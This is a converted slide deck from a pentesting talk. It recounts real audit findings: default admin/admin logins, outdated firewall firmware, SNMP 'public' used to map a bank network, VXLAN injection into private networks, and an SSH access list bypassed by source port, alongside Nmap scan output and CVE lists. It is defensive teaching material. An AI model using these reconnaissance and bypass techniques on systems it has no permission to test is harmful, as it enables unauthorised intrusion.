Welcome to

Pentesting Cases

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Codeberg

pentest-cases.tex in the repo security-courses

Goals for today

Don't Panic!

Introduce the term penetration testing and talk about pentest cases

Talk about things I have seen in real life pentesting

Try to understand why they are a problem, sometimes a big problem

Discuss how we can avoid them in your future environments

Materials – where to start

- This presentation – slides for today, start here
- Nmap Workshop exercises

  https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf
- KEA Pentest course exercises

  https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/kea-pentest-exercises.pdf
- Setup instructions for creating a Kali virtual machine:
  https://github.com/kramse/kramse-labs
- Also the Simulated DDoS Workshop is available:

  https://github.com/kramse/security-courses/tree/master/presentations/pentest/simulated-ddos-workshop


Start a download of Kali today, if you want to play with the tools tomorrow
Recommend virtual machine download 64-bit https://www.kali.org/get-kali/#kali-virtual-machines

Contact information

- Henrik Kramselund, he/him internet samurai mostly networks and infosec
- Network and security consultant Zencurity, teach at KEA and activist
- Master from the Computer Science Department at the University of Copenhagen (DIKU)
- Email: hlk@zencurity.com Mobile: +45 2026 6000
- Run a small network for fun AS57860

You are welcome to drop me an email

Internet Today



Clients and servers, roots in the academic world

Protocols are old, some more than 20 years

Very little is encrypted, mostly HTTPS

Hacker tools

Improving the Security of Your Site by Breaking Into it
by Dan Farmer and Wietse Venema in 1993

Later in 1995 released the software SATAN
Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

> We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: http://www.fish2.com/security/admin-guide-to-cracking.html

Hacker – cracker

Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why even do security testing?

Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

- Pentest tools are great resources for doing discovery of assets, evaluating the security of large installations quickly – in short using pentest tools makes you more efficient!

Many see the benefits after doing a pentest, so try it!

Benefits of having a planned security test done

Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Intended audience:

- IT-department and technical personnel
- Management and board
- External auditors, government, financial control VISA/PCI, the public


Output from testing:

- Reports with technical content and recommendations
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources, they are responsible

If security is below in places more resources may be needed.

Confidentiality, Integrity and Availability




We want to protect something

Confidentiality - data kept a secret

Integrity - data is not subjected to unauthorized changes

Availability - data and systems are available when needed

Goals of Security




Prevention - means that an attack will fail

Detection - determine if attack is underway, or has occured - report it

Recovery - stop attack, assess damage, repair damage

What is Infrastructure – Software



- Enterprises today have a lot of computing systems supporting the business needs
- These are very diverse and often discrete systems


Photo by Alexander Schimmeck on Unsplash

Business Challenges

- Accumulation of software
- Legacy systems
- Partners
- Various types of data
- Employee churn, replacement

Photo by Adam Bignell on Unsplash


Software Challenges



- Complexity
- Various languages
- Various programming paradigms, client server, monolith, Model View Controller
- Conflicting data types and available structures
- Steam train vs electric train

Photo by John Barkiple on Unsplash

Book: Gray Hat Hacking (Grayhat)




Gray Hat Hacking: The Ethical Hacker's Handbook, 6th Edition
by Allen Harper, Ryan Linn, Stephen Sims, Michael Baucom, Huascar Tejeda, Daniel Fernandez, Moses Frost Released March 2022 Paperback ISBN: 9781264268955 640 pp.

Also see Humble Bundles and others, https://www.humblebundle.com/books ebooks can be found cheap now!

Has some programming introduction which are very useful.

24 Deadly Sins of Software Security



24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them, Michael Howard, David LeBlanc, John Viega, ISBN: 9780071626750, 2010 The McGraw-Hill Companies, named 24-deadly below

Deadly Sins 1/2

Part I Web Application Sins 1-4

1) SQL Injection 2) Web Server-Related Vulnerabilities 3) Web Client-Related Vulnerabilities (XSS) 4) Use of Magic URLs, Predictable Cookies, and Hidden Form Fields

Part II Implementation Sins 5-18

5) Buffer Overruns, 6) Format String, 7) Integer Overflows, 8) C++ Catastrophes, 9) Catching Exceptions, 10) Command Injection 11) Failure to Handle Errors Correctly 12) Information Leakage 13) Race Conditions 14) Poor Usability 15) Not Updating Easily 16) Executing Code with Too Much Privilege 17) Failure to Protect Stored Data 18) The Sins of Mobile Code

Deadly Sins 2/2

Part III Cryptographic Sins 19-21

19) Use of Weak Password-Based System 20) Weak Random Numbers 21) Using Cryptography Incorrectly

Part IV Networking Sins 22-24

22) Failing to Protect Network Traffic, 23) Improper use of PKI, Especially SSL, 24) Trusting Network Name Resolution

Design vs Implementation

Software vulnerabilities can be divided into two major categories:

- Design vulnerabilities
- Implementation vulnerabilities

Even with a well-thought-out security design a program can contain implementation flaws.

Then we also have the *operators* the ones installing, running and maintaining our systems (and perhaps some security). The operators are often time-constrained, over-worked, busy, etc. Not an excuse, but realities

TL;DR All Software Has Bugs – some are serious

Shit Happened

```
Login: admin
Password: admin
```

- Sometimes you buy something, power it, and forget about it
- We all do
- It is still a problem if it happens at work
- Good thing, often easier to find with scanning tools

Malicious Configuration and Negligence

> Negligence (Lat. negligentia)[1] is a failure to exercise appropriate and/or ethical ruled care expected to be exercised amongst specified circumstances.[2] The area of tort law known as negligence involves harm caused by failing to act as a form of carelessness possibly with extenuating circumstances.

Source: https://en.wikipedia.org/wiki/Negligence

- When I find something which is NOT default, but had to be configured
- It contains a default user like admin with password admin
- Or some network configuration which is equally bad

I consider this malicious, somebody *on purpose* configured something **badly**

On-site pentesting


So doing pentest can be remote or on-site, at the customer site. I was at this insurance company, very professional, very nice, doing pentesting on the network.

I scanned the network and found the usual stuff, which often includes

- Dirty server room – they all rely on the devices in this room, great
- No UPS – power cables are a mess
- Printers with default settings – we can have fun reconfiguring them
- Server administration – more about that later

The usual stuff ...

Nice Rack you got there!



Physical Inspection is Needed

Yes, go through the server room!


Things we find:

- Single firewall, running with a single power supply – single point of failure
- No Uninterruptable Power Supply – having NO UPS is bad if availability is important
- Bad cabling, disaster can strike, and no one can help you
- Bad cooling can take down your whole company

Advice: Start documenting your setup – buy a label maker today

Core Switch Administration

Then I also found switch administration with admin/admin *sigh*



- Is this the main switch for the whole office?! Yes - unfortunately
- I was also called up one time about a large core switch that had lost configuration, nothing worked

Upgrade your firmware (2020)

This was seen at the same customer in 2020:

```
Cisco ASA Version 9.8(2) - Released: August 28, 2017
Cisco ASDM 7.8(2)Cisco
```

- We can talk about firmware quality, but if you haven't *upgraded* it in 3+ years ...
- Firmware updates fix known problems and security issues – install them
- Create a process to review and update once in a while

Firewalls have software too

Most major firewall and security vendor has had similar problems/vulns

- CVE-2024-24919 Check Point Quantum Security Gateways Information Disclosure Vulnerability CVSS 8.6
  Potentially allowing an attacker to read certain information on Check Point Security Gateways once connected to the internet and enabled with remote Access VPN or Mobile Access Software Blades. A Security fix that mitigates this vulnerability is available.
- CVE-2024-3400 PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect CVSS 10.0
- CVE-2024-21762 FortiOS Out-of-bound Write in sslvpnd CVSS 9.8
  A out-of-bounds write vulnerability [CWE-787] in FortiOS and FortiProxy may allow a remote unauthenticated attacker to execute **arbitrary code or command** via specially crafted HTTP requests.
- CVE-2024-21591, is rated 9.8 on the CVSS scoring system
  "An out-of-bounds write vulnerability in J-Web of Juniper Networks Junos OS SRX Series and EX Series allows an **unauthenticated**, network-based attacker to cause a Denial-of-Service (DoS) or Remote Code Execution (RCE) and **obtain root privileges** on the device,"

Cisco fixes May 2024

Cisco Security Advisory	CVE ID	Security Impact Rating	CVSS Base Score
Cisco Firepower Management Center Software SQL Injection Vulnerability	CVE-2024-20360	High	8.8
Cisco Adaptive Security Appliance and Firepower Threat Defense Software Inactive-to-Active ACL Bypass Vulnerability	CVE-2024-20293	Medium	5.8
Cisco Firepower Management Center Software Object Group Access Control List Bypass Vulnerability	CVE-2024-20361	Medium	5.8
Cisco Firepower Threat Defense Software Encrypted Archive File Policy Bypass Vulnerability	CVE-2024-20261	Medium	5.8
Multiple Cisco Products Snort 3 HTTP Intrusion Prevention System Rule Bypass Vulnerability	CVE-2024-20363	Medium	5.8
Cisco Adaptive Security Appliance and Firepower Threat Defense Software Authorization Bypass Vulnerability	CVE-2024-20355	Medium	5

The May 22, 2024, release of the Cisco ASA, FMC, and FTD Software Security Advisory Bundled Publication includes 6 Cisco Security Advisories that describe 6 vulnerabilities in Cisco ASA, FMC, and FTD. Cisco has released software updates that address these vulnerabilities.

Cisco has confirmed that all of the fixed software releases that are part of this bundle include the fix for the vulnerabilities that were involved in the ArcaneDoor attack campaign, described in CVE-2024-20353, CVE-2024-20358, and CVE-2024-20359.

Source: https://sec.cloudapps.cisco.com/security/center/viewErp.x?alertId=ERP-75298

How do we find systems – Nmap banner scanning

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Nmap scanning is quick and easy – scan 100s of IP addresses quickly
- Can even save output as XML and includes Ndiff for comparing scans
- Network scanning is often the most efficient way to get an overview
- The network scan can immediately identify services which should NOT be available

SNMP problems

> 5.5 Simple Network Management Protocol The Simple Network Management Protocol (SNMP) [37] has recently been defined to aid in network management. Clearly, access to such a resource must be heavily protected. The RFC states this, but also allows for a null authentication service; this is a bad idea. Even a ''read-only'' mode is dangerous; it may expose the target host to netstat-type attacks if the particular Management Information Base (MIB) [38] used includes sequence numbers. (T

Source: The paper *Security Problems in the TCP/IP Protocol Suite* was originally published in Computer Communication Review, Vol. 19, No. 2, in April, 1989, Steven M. Bellovin https://www.cs.columbia.edu/~smb/papers/ipext.pdf

An update was published in 2004 *A Look Back at "Security Problems in the TCP/IP Protocol Suite"*, Steven M. Bellovin https://www.cs.columbia.edu/~smb/papers/acsac-ipext.pdf

SNMP Public (2013)

So if this was common knowledge in the 1990s, why do we still see systems with SNMP `public`

The situation:

- I was put into this office at a bank – scan the network, here are the prefixes
- Found NOTHING, really slow, getting frustrated
- Then I found SNMP available on the core router, a firewall type of devices SRX3400
- Turned out they had configured with `public` - why would they to this?

After mapping the network

After I managed to map the network using SNMP output - with `snmpwalk`:

- Found live machines, could scan more efficiently
- Could see sessions, what is allowed
- Found network shares, publicly available with files containing sensitive information
- Found documents, passport pictures, ID pictures – lots of personal information

It all began with a simple SNMP walk

Talking about old software

```
$ nmap -sU -p 161 --script snmp-info 87.xxx // large danish commercial ISP IP
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 23:45 CEST
Nmap scan report for 87.xxx
Host is up (0.0014s latency).
PORT STATE SERVICE
161/udp open snmp
| snmp-info:
| enterprise: ciscoSystems
| engineIDFormat: unknown
| engineIDData: 0300a80c0d2f2378
| snmpEngineBoots: 40
|_ snmpEngineTime:  1086d04h20m16s
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Problems found with SNMP:

- SNMP uptime often correlates to last firmware update, 1086 days – no firmware installed for a long time
- Network mapping - can show network infrastructure information
- Not uncommon with +1000 days – some have 1500 or even 1800 days!

local networks

> 6.1 Vulnerability of the Local Network Some local-area networks, notably the Ethernet networks, are extremely vulnerable to eavesdropping and host-spoofing. If such networks are used, physical access must be strictly controlled. It is also unwise to trust any hosts on such networks if any machine on the network is accessible to untrusted personnel, unless authentication servers are used.
>
> If the local network uses the Address Resolution Protocol (ARP) [42] more subtle forms of host-spoofing are possible. In particular, it becomes trivial to intercept, modify, and forward packets, rather than just taking over the host's role or simply spying on all traffic.

Today we can send VXLAN spoofed packets across the internet layer 3 and inject ARP behind firewalls, in some cloud infrastructure cases ...


Why talk about VXLAN RFC7348 2014

Virtual Extensible LAN (VXLAN) is a network virtualization technology ... uses a VLAN-like encapsulation technique to **encapsulate OSI layer 2 Ethernet frames** within **layer 4 UDP datagrams**, ... VXLAN endpoints, which terminate VXLAN tunnels and may be either v irtual or physical switch ports, are known as **VXLAN tunnel endpoints (VTEPs)**.[2][3]

The VXLAN specification was originally created by **VMware, Arista Networks and Cisco**.[5][6] Other backers of the VXLAN technology include **Huawei,[7] Broadcom, Citrix, Pica8, Cumulus Networks, Dell EMC, Mellanox,[8] FreeBSD,[9] OpenBSD,[10] Red Hat,[11] Joyent, and Juniper Networks.** Source: https://en.wikipedia.org/wiki/Virtual_Extensible_LAN

Security Considerations: TBD.


Overview VXLAN RFC7348 2014



How does it work?


- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they where next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown

VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets

Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination

Note: server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

VXLAN also used a lot in Cisco ACI

Cisco Application Centric Infrastructure (ACI), **the industry's most secure, open, and comprehensive software-defined networking (SDN) solution**, enables automation that accelerates infrastructure deployment and governance, simplifies management to easily move workloads across a multifabric and multicloud frameworks, and proactively secures against risk arising from anywhere. It radically simplifies, optimizes, and expedites the application deployment lifecycle.

Source:

https://www.cisco.com/c/en/us/solutions/collateral/data-center-virtualization/application-centric-infrastructure/solution-overview-c22-741487.html

Cisco ACI (2019)

Vulnerability Analysis

- Remote Code Execution on Leaf Switches over IPv6 via Local SSH Server (CVE-2019-1836, CVE2019-1803, and CVE-2019-1804) – SSH access with specific source port, private key left on firmware image, and on all switches
- Cisco Nexus 9000 Series Fabric Switches ACI Mode Fabric Infrastructure VLAN Unauthorized Access Vulnerability (CVE-2019-1890)
- Cisco Nexus 9000 Series Fabric Switches Application Centric Infrastructure Mode Link Layer Discovery Protocol Buffer Overflow Vulnerability (CVE-2019-1901)
- Cisco Application Policy Infrastructure Controller REST API Privilege Escalation Vulnerability (CVE2019-1889)

Source: https://static.ernw.de/whitepaper/ERNW_Whitepaper68_Vulnerability_Assessment_Cisco_ACI_signed.pdf

Further all processes run as root user – good job Cisco

Secure Shell access to core devices

This Cisco ACI problem with SSH allowed with specific source port reminds me of another case.

I was doing audit of a network with Juniper devices, core routers.

They all had router protection filters only certain IP ranges could access *management* – highly recommended.
Access Control List (ACL) is genericly the name

Like this one for my router:

```
ip access-list ssh-acl
   10 permit tcp 10.123.44.0/24 any
!
management ssh
   ip access-group ssh-acl in
```

Unfortunately I saw that using a specific source port allowed anyone to access the Secure Shell port

